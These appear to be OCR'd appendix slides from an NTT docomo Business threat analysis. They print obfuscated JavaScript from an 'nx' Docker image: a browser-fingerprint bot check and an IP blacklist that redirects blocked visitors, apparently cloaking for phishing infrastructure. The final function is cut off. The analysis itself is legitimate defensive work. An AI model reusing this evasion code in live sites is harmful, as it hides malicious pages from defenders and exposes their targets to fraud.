
Appendix

つなごう。驚きを。幸せを。

NTT docomo Business

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['validateHuman'](_0x2e3794) {
  const _0x2ae683 = this.ctx.request.headers['x-forwarded-for']
  let _0x3e0c26
  if (typeof _0x2ae683 === 'string') {
    _0x3e0c26 = _0x2ae683.split(',')[0].trim()
  } else {
    if (Array.isArray(_0x2ae683)) {
      _0x3e0c26 = _0x2ae683[0].split(',')[0].trim()
    } else {
      _0x3e0c26 = this.ctx.request.socket.remoteAddress.replace('::ffff:', '')
    }
  }
  try {
    const _0x53cd5b = _0x2e3794.fp
    if (_0x53cd5b.webdriver) {
      return false
    }
    let _0x404214 = 0
    if (Array.isArray(_0x53cd5b.plugins) && _0x53cd5b.plugins.length >= 3) {
      _0x404214 += 1
    }
    if (
      Array.isArray(_0x53cd5b.languages) &&
      _0x53cd5b.languages.length > 0
    ) {
      _0x404214 += 1
    }
    if (_0x53cd5b.canvasHash) {
      _0x404214 += 1
    }
    if (_0x53cd5b.gpuVendor && _0x53cd5b.gpuRenderer) {
      _0x404214 += 1
    }
    const {
      width: _0x5e4a16,
      height: _0x1a9a96,
```


Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['isBlacklist'](_0x173c46) {
  try {
    const _0x48ea13 = this.ctx.request.headers['x-forwarded-for']
    let _0xae653b
    if (typeof _0x48ea13 === 'string') {
      _0xae653b = _0x48ea13.split(',')[0].trim()
    } else {
      Array.isArray(_0x48ea13)
        ? (_0xae653b = _0x48ea13[0].split(',')[0].trim())
        : (_0xae653b = this.ctx.request.socket.remoteAddress.replace(
            '::ffff:',
            ''
          ))
    }
    const _0x5d9f13 = await this.ipBwListService.getIpPermission(_0xae653b)
    if (_0x5d9f13 && _0x5d9f13.success) {
      if (_0x5d9f13.type === 1) {
        const _0x4546aa = await this.sSAntiRedConfigService.aloneGetConfig()
        this.ctx.status = 302
        this.ctx.body = { redirectURL: _0x4546aa ? _0x4546aa.redirect : null }
        return
      }
    }
    return this.ok()
  } catch (_0x298d0f) {
    console.log(_0x298d0f)
    throw new core_2.CoolCommException('error')
  }
}
```




```
async ['getUrl'](_0x32905e) {
  try {
    if (_0x32905e.url) {
